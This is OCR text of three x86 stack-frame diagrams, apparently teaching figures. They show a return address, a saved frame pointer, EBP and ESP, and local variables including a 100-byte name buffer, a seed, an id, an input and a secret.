

0xFFFFFFFF
return address
main frame ptr
EBP
name[100]
100 bytes
4 bytes
seed
4 bytes
id
ESP
0x00000000



0xFFFFFFFF
return address
main frame ptr
EBP, ESP
name[100]
100 bytes
4 bytes
seed
4 bytes
id
0x00000000



0xFFFFFFFF
return address
main frame ptr
EBP
4 bytes
seed
4 bytes
input
4 bytes
secret
ESP
0x00000000

